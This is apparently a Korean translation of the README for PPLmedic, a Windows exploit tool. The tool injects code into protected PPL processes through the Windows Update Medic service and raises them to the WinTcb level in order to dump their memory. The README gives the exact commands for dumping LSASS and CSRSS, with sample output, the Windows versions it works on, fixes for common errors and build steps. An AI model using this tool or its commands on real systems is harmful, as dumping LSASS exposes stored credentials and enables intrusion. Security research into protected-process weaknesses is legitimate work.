 itm4n/pplmedic
Userland 익스플로잇 체인으로 모든 PPL의 메모리를 덤프

이 도구는 서명자 유형 Windows인 PPL에 임의 코드를 주입하고 서명자 유형 WinTcb로 승격하는 Userland 익스플로잇 체인을 구현합니다. 이러한 기법은 원래 James Forshaw(일명 @tiraniddo)이 자신의 블로그 게시물 Injecting Code into Windows Protected Processes using COM - Part 1에서 논의했습니다.
이 도구에 대해 더 자세히 알아보려면 관련 블로그 게시물을 여기에서 읽어보세요:
저는 이 도구를 _고급 개념 증명(Proof-of-Concept)_으로 분류하고 싶습니다. 실제 업무에 사용하기 전에 두 번 생각해 보아야 합니다. 중단되지 않는 한 안전하게 사용할 수 있으며, 예를 들어 EDR이 존재하는 환경에서는 이를 보장할 수 없습니다.
이 도구는 Windows Update Medic 서비스와 관련된 중요한 레지스트리 키를 수정합니다. 최악의 경우, 이러한 레지스트리 키가 제대로 복원되지 않으면 해당 서비스가 제대로 작동하지 못할 수 있지만, OS가 충돌하지는 않습니다.
전제 조건:
SeDebugPrivilege를 가진 Administrator 또는 SYSTEMREM Use the option -p to elevate from PPL-Windows to PPL-WinTcb
PPLmedic.exe dump "PID" "C:\FULL\PATH\TO\DUMP.dmp" [-p]
PPL-Windows 또는 그 이하 프로세스 덤프 (예: LSASS):
C:\WINDOWS\system32>tasklist | findstr lsass
lsass.exe                      756 Services                   0     20,028 K

C:\WINDOWS\system32>C:\Temp\PPLmedic.exe dump 756 c:\Temp\lsass.dmp
[...]
[+] Payload DLL successfully loaded after 272 attempts!
[*] Deleting 272 temporary directories created by the service...
[*] Connected to remote process.
[+] Remote process protection level: 0x00000002 (PsProtectedSignerWindows-Light)
[+] Memory dump of process with PID 756 successful: c:\Temp\lsass.dmp
[...]


PPL-WinTcb 프로세스 덤프 (예: CSRSS):
C:\WINDOWS\system32>tasklist | findstr csrss
csrss.exe                      520 Services                   0     26,420 K
csrss.exe                      608 Console                    1     57,548 K

C:\WINDOWS\system32>C:\Temp\PPLmedic.exe dump 520 c:\Temp\csrss.dmp -p
[...]
[+] Payload DLL successfully loaded after 181 attempts!
[*] Deleting 181 temporary directories created by the service...
[*] Connected to remote process.
[+] Remote process protection level: 0x00000002 (PsProtectedSignerWindows-Light)
[*] Attempting to get a higher process protection level...
[+] Target file 'C:\Users\LAB-AD~1\AppData\Local\Temp\faultrep.dll' should now be cache signed (level=12 - Windows).
[*] Connected to remote process.
[+] Remote process protection level: 0x00000000 (PsProtectedSignerWinTcb-Light)
[+] Memory dump of process with PID 520 successful: c:\Temp\csrss.dmp
[...]
| Windows 버전 | PPL-Windows | PPL-WinTcb | 관찰 |
|---|---|---|---|
| Windows 10 22H2 Build 19045.2673 | ✔ | ✔ | N/A |
| Windows 11 22H2 Build 22621.1344 | ⚠ | ❌ | 잦은 서비스 크래시 + 가짜 캐시 서명 익스플로잇이 작동하지 않는 것으로 보입니다. |
| Windows Server 2019 Version 1809 Build 17763.4010 | ✔ | ✔ | N/A |
| Windows Server 2022 Version 21H2 Build 20348.1547 | ✔ | ✔ | N/A |
다음 오류는 원격 TaskHandler COM 개체를 만들려고 시도하는 동안 익스플로잇이 __시간 초과__되었기 때문에 발생합니다. 이는 일반적으로 대상 서비스 WaaSMedicSvc가 중단되었음을 나타냅니다. 다음 메시지로 확인할 수 있습니다: [!] Service WaaSMedicSvc is no longer running. 도구를 다시 실행해 보아야 합니다.
C:\Windows\System32>C:\Temp\PPLmedic.exe dump 1234 C:\Temp\1234.dmp
[...]
[*] Trying to write a valid object directory handle...
[*] Attempt 100/1000 (10%)
[*] Attempt 200/1000 (20%)
[-] Unexpected error or timeout while trying to create a remote TaskHandler instance.
[!] Service WaaSMedicSvc is no longer running, it probably crashed because of an invalid handle value.
[...]
다음 오류는 익스플로잇이 1000회 미만의 시도 안에 유효한 개체 디렉터리를 작성하지 못했기 때문에 발생합니다. 이 제한은 대상 서비스가 너무 많은 리소스를 소비하지 않도록 하는 안전장치 역할을 합니다. 도구를 다시 실행해 보아야 합니다.
C:\Windows\System32>C:\Temp\PPLmedic.exe dump 1234 C:\Temp\1234.dmp
[...]
[*] Trying to write a valid object directory handle...
[...]
[*] Attempt 1000/1000 (100%)
[-] Reached the maximum number of attempts.
[...]
다음 오류는 LaunchDetectionOnly 또는 LaunchRemediationOnly를 호출할 때 예기치 않은 오류가 발생했기 때문에 나타납니다. 다만 이는 상당히 드문 경우입니다. 도구를 다시 실행해 보아야 합니다.
C:\Windows\System32>C:\Temp\PPLmedic.exe dump 1234 C:\Temp\1234.dmp
[...]
[*] Trying to write a valid object directory handle...
[*] Attempt 100/1000 (10%)
[*] Attempt 200/1000 (20%)
[-] Failed to write LdrpKnownDllDirectoryHandle value (thread exit code: 0x800706ba).
[...]
다음 오류는 익스플로잇이 페이로드 DLL에 대한 __캐시 서명에 실패__했기 때문에 발생합니다. 카탈로그 파일에 설정된 oplock은 커널이 이미 해당 파일을 열었기 때문에 트리거되지 않았을 가능성이 높습니다. 나중에 도구를 다시 실행해 볼 수 있습니다 (Windows 11의 경우 "테스트" 섹션을 참조하세요).
C:\Windows\System32>C:\Temp\PPLmedic.exe dump 1234 C:\Temp\1234.dmp -p
[...]
[*] Trying to write a valid object directory handle...
[+] Payload DLL successfully loaded after 1 attempts!
[*] Connected to remote process.
[+] Remote process protection level: 0x00000002 (PsProtectedSignerWindows-Light)
[*] Attempting to get a higher process protection level...
[-] Failed to cache sign 'C:\Users\LAB-AD~1\AppData\Local\Temp\faultrep.dll' (LE: 997).
[...]
이 Visual Studio 솔루션은 특정 순서로 컴파일해야 하는 두 개의 프로젝트(실행 파일과 페이로드 DLL)로 구성되어 있습니다. 모든 것이 미리 구성되어 있으므로 다음 간단한 지침만 따르면 됩니다. 컴파일된 페이로드 DLL은 최종 실행 파일에 자동으로 포함됩니다.
Release / x64를 선택합니다 (x86은 지원되지 않습니다!).Build > Build Solution을(를) 실행합니다.